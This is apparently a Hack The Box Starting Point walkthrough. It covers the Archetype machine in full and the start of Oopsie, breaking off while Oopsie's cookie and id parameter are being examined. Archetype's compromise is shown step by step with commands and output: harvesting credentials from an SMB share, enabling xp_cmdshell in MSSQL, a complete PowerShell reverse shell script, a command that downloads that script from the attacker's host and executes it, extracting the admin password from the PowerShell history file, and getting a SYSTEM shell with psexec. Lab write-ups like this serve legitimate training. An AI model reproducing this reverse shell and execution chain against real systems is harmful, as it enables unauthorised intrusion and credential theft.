Starting Point 2020

Machine : **Archetype**

Ip: **10.10.10.27**

Enumeration

nmap -sC -sV 10.10.10.27

Ports 445 and 1433 are open, which are associated with file sharing (SMB) and SQL Server.

sudo nmap -sC -sV 10.10.10.27

[sudo] password for kali:

Starting Nmap 7.80 (https://nmap.org) at 2020-07-04 08:58 EDT

Nmap scan report for 10.10.10.27

Host is up (0.046s latency).

Not shown: 996 closed ports

PORT STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds Windows Server 2019 Standard 17763 microsoft-ds

1433/tcp open ms-sql-s Microsoft SQL Server 2017 14.00.1000.00; RTM

| ms-sql-ntlm-info:

| Target_Name: ARCHETYPE

| NetBIOS_Domain_Name: ARCHETYPE

| NetBIOS_Computer_Name: ARCHETYPE

```
|     DNS_Domain_Name: Archetype
|     DNS_Computer_Name: Archetype
|_    Product_Version: 10.0.17763
....
Host script results:
|_clock-skew: mean: 1h38m45s, deviation: 3h07m52s, median: 14m44s
| ms-sql-info:
|     OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
|     Computer name: Archetype
|     NetBIOS computer name: ARCHETYPE\x00
|     Workgroup: WORKGROUP\x00
```

It is worth checking to see if anonymous access has been permitted, as file shares often store configuration files containing passwords or other sensitive information. We can use smbclient to list available shares.

```
smbclient -N -L \\\\10.10.10.27

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backups         Disk
        C$              Disk      Default share
```

```
        IPC$            IPC             Remote IPC

SMB1 disabled -- no workgroup available
```

It seems there is a share called **backups**. Let's attempt to access it and see what's inside.

```
smbclient -N    \\\\10.10.10.27\\backups

Try "help" to get a list of possible commands.

smb: \> dir

  .                                   D        0  Mon Jan 20 07:20:57 2020

  ..                                  D        0  Mon Jan 20 07:20:57 2020

  prod.dtsConfig                      AR      609  Mon Jan 20 07:23:02 2020


                10328063 blocks of size 4096. 8251965 blocks available

smb: \>
```

There is a dtsConfig file, which is a config file used with SSIS. Let’s see the code

```
smb: \> get prod.dtsConfig

getting file \prod.dtsConfig of size 609 as prod.dtsConfig (3.5 KiloBytes/sec)
(average 3.5 KiloBytes/sec)

smb: \>
```

Checking the file we see:

- The password: **M3g4c0rp123**

- The user ID : **ARCHETYPE\sql_svc**

more prod.dtsConfig

```
<DTSConfiguration>
    <DTSConfigurationHeading>
        <DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..."
GeneratedFromPackageID="..." G
eneratedDate="20.1.2019 10:01:34"/>
    </DTSConfigurationHeading>
    <Configuration ConfiguredType="Property"
Path="\Package.Connections[Destination].Properties[ConnectionString]
" ValueType="String">
        <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User
ID=ARCHETYPE\sql_svc;Initial Catalog=Catalog;Pro
vider=SQLNCLI10.1;Persist Security Info=True;Auto Translate=False;</ConfiguredValue>
    </Configuration>
</DTSConfiguration>
```

Foothold

We see that it contains a SQL connection string, containing credentials for the local Windows user **ARCHETYPE\sql_svc.**

Let's try connecting to the SQL Server using Impacket's mssqlclient.py with the above credentials (pwd:**M3g4c0rp123**)

```
python3 /usr/share/doc/python3-impacket/examples/mssqlclient.py ARCHETYPE/sql_svc@10.10.10.27 -windows-auth
```

```
Password:

[*] Encryption required, switching to TLS

[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master

[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english

[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192

[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.

[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.

[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)

[!] Press help for extra shell commands

SQL>
```

We can use the IS_SRVROLEMEMBER function to reveal whether the current SQL user has sysadmin (highest level) privileges on the SQL Server. This is successful, and we do indeed have sysadmin privileges.

This will allow us to enable xp_cmdshell and gain RCE(remote code execution) on the host. Let's attempt this, by inputting the commands below.

```
EXEC sp_configure 'Show Advanced Options', 1;

reconfigure;

sp_configure;EXEC sp_configure 'xp_cmdshell', 1

reconfigure;

xp_cmdshell "whoami"
```

The whoami command output reveals that the SQL Server is also running in the context of the user **ARCHETYPE\sql_svc**. However, this account doesn't seem to have administrative privileges on the host.

```
SQL>EXEC sp_configure 'Show Advanced Options', 1;

reconfigure;

....

SQL> EXEC sp_configure 'xp_cmdshell', 1
```

```
[*] INFO(ARCHETYPE): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the
RECONFIGURE statement to install.

SQL> reconfigure;

SQL> xp_cmdshell "whoami"

output



-------------------------------------------------------------------------------

archetype\sql_svc

NULL



SQL>
```

Let's attempt to get a proper shell, and proceed to further enumerate the system. We can save the PowerShell reverse shell below as **shell.ps1.**

```
#shell.ps1

$client = New-Object System.Net.Sockets.TCPClient("10.10.14.16",443);

$stream = $client.GetStream();

[byte[]]$bytes = 0..65535|%{0};

while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)

{;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);

$sendback = (iex $data 2>&1 | Out-String );

$sendback2 = $sendback + "# ";

$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);

$stream.Flush()};

$client.Close()
```

Next, stand up a mini webserver in order to host the file. We can use Python.

```
python3 -m http.server 80
```

```
kali@kali:~/HTB/StartingPoint/Archetype$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

After standing up a netcat listener on port 443, we can use ufw to allow the call backs on port 80 and 443 to our machine.

```
nc -lvnp 443

ufw allow from 10.10.10.27 proto tcp to any port 80,443
```

```
kali@kali:~/HTB/StartingPoint/Archetype$ sudo nc -lvnp 443
listening on [any] 443 ...
sudo ufw allow from 10.10.10.27 proto tcp to any port 80,443
```

We can now issue the command to download and execute the reverse shell through xp_cmdshell. (10.10.14.16 attacking machine)

```
xp_cmdshell "powershell "IEX (New-Object Net.WebClient).DownloadString(\"http://10.10.14.16/shell.ps1\");"
```

```
SQL> xp_cmdshell "powershell "IEX (New-Object Net.WebClient).DownloadString(\"http://10.10.14.16/shell.ps1\");"
```

We can see from our mini webserver that a file has been downloaded

```
kali@kali:~/HTB/StartingPoint/Archetype$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.27 - - [05/Jul/2020 00:12:23] "GET /shell.ps1 HTTP/1.1" 200 -
```

A shell is received as **sql_svc**, and we can get the user.txt on their desktop.

```
kali@kali:~/HTB/StartingPoint/Archetype$ sudo nc -lvnp 443
listening on [any] 443 ...
sudo ufw allow from 10.10.10.27 proto tcp to any port 80,443
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.27] 49678
#
```

Using Tmux, that's all in one window:

```
SQL> xp_cmdshell "powershell "IEX (New-Object Net.WebClient).DownloadString(\"http://10.10.14.16/shell.ps1\");"
output

-------------------------------------------------------------------------------

NULL

SQL>
```

```
kali@kali:~/HTB/StartingPoint/Archetype$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.27 - - [05/Jul/2020 00:13:52] "GET /shell.ps1 HTTP/1.1" 200 -
```

```
kali@kali:~/HTB/StartingPoint/Archetype$ sudo nc -lvnp 443
listening on [any] 443 ...
sudo ufw allow from 10.10.10.27 proto tcp to any port 80,443
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.27] 49682
#
```

Privilege Escalation

As this is a normal user account as well as a service account, it is worth checking for frequently access files or executed commands. We can use the type command to access the PowerShell history file.

```
type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
```

From the ConsoleHost_history.txt we can see the administrator password:

```
net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!

exit
```

```
# type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!
exit
```

This also reveals that the backups drive has been mapped using the local administrator credentials. We can use Impacket's psexec.py to gain a privileged shell.

python3 /usr/share/doc/python3-impacket/examples/**psexec.py** administrator@10.10.10.27

```
python3 /usr/share/doc/python3-impacket/examples/psexec.py administrator@10.10.10.27
```

```
Password:
[*] Requesting shares on 10.10.10.27.....
[*] Found writable share ADMIN$
[*] Uploading file ZeUgDHTB.exe
[*] Opening SVCManager on 10.10.10.27.....
[*] Creating service stRW on 10.10.10.27.....
[*] Starting service stRW.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd c:\Users\Administrator\Desktop

c:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is CE13-2325

 Directory of c:\Users\Administrator\Desktop

01/20/2020  06:42 AM    <DIR>          .
01/20/2020  06:42 AM    <DIR>          ..
02/25/2020  07:36 AM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  33,827,164,160 bytes free
```

```
root@kali:/home/kali/HTB/StartingPoint/Archetype# python3 /usr/share/doc/python3-impacket/examples/psexec.py administrator@10.10.10.27
Impacket v0.9.22.dev1 - Copyright 2020 SecureAuth Corporation

Password:
[*] Requesting shares on 10.10.10.27.....
[*] Found writable share ADMIN$
[*] Uploading file ZeUgDHTB.exe
[*] Opening SVCManager on 10.10.10.27.....
[*] Creating service stRW on 10.10.10.27.....
[*] Starting service stRW.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd c:\Users\Administrator\Desktop

c:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is CE13-2325

 Directory of c:\Users\Administrator\Desktop

01/20/2020  06:42 AM    <DIR>          .
01/20/2020  06:42 AM    <DIR>          ..
02/25/2020  07:36 AM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  33,827,164,160 bytes free
```

Machine : **Oopsie**

Ip: **10.10.10.46**

Enumeration


nmap -sC -sV 10.10.10.28

Running a simple Nmap scan reveals **two** open ports running, for SSH and Apache respectively.


```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-06 03:34 EDT
Nmap scan report for 10.10.10.28
Host is up (0.037s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
```

```
| ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
|_  256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.92 seconds
```

Nmap reveals reveals that SSH and Apache are available on their default ports. Let's check out the website.





It seems to be a website for the electric vehicle manufacturer MegaCorp. Scrolling down, we note that a reference is made to logging in.




We can't see anything else of interest, so let's send the request to a web proxy such as Burp, so we can examine the website in more detail.

We point the browser to the Burp proxy at **127.0.0.1:8080**, refresh the page, and forward the request.







On the Target tab, we notice that Burp has passively **spidered** the website while processing the request.




We can see the url "**/cdn-cgi/login**".




We could have also simply used our browser; in Firefox we could have inspected the web page, and we could have found the same url under the **Network Monitor** tab:



We could have just used "**Edit and Resend**"




Just modify the URL into "**http://10.10.10.28/cdn-cgi/login/**"




And click “Send”


And the link to the login page appear in our list:




Now just open it in a “New Tab”




We confirm that this is a login page. Let's try to reuse the password **MEGACORP_4dm1n!!** from the previously compromised machine, with common usernames such as **administrator** or **admin** .



This is successful, and we gain access to the web portal, which contains additional functionality.




However, it seems the developer has implemented tiers of administration, and the Uploads page is further restricted to the **super admin** user.




Let's examine the URL:
"**http://10.10.10.28/cdn-cgi/login/admin.php?content=accounts&i**d="


We can see that for **id=1,** we will have user **admin**



If we pick **Id=4**, the user is now **john**




Let's examine the page in **Burp**. We refresh on the Accounts page, which displays the user id for our current user, and intercept the request. We notice what seems to be a custom cookie implementation, comprising of the **user** value and **role**. We also notice the **id** parameter, which for our current admin user is 1.

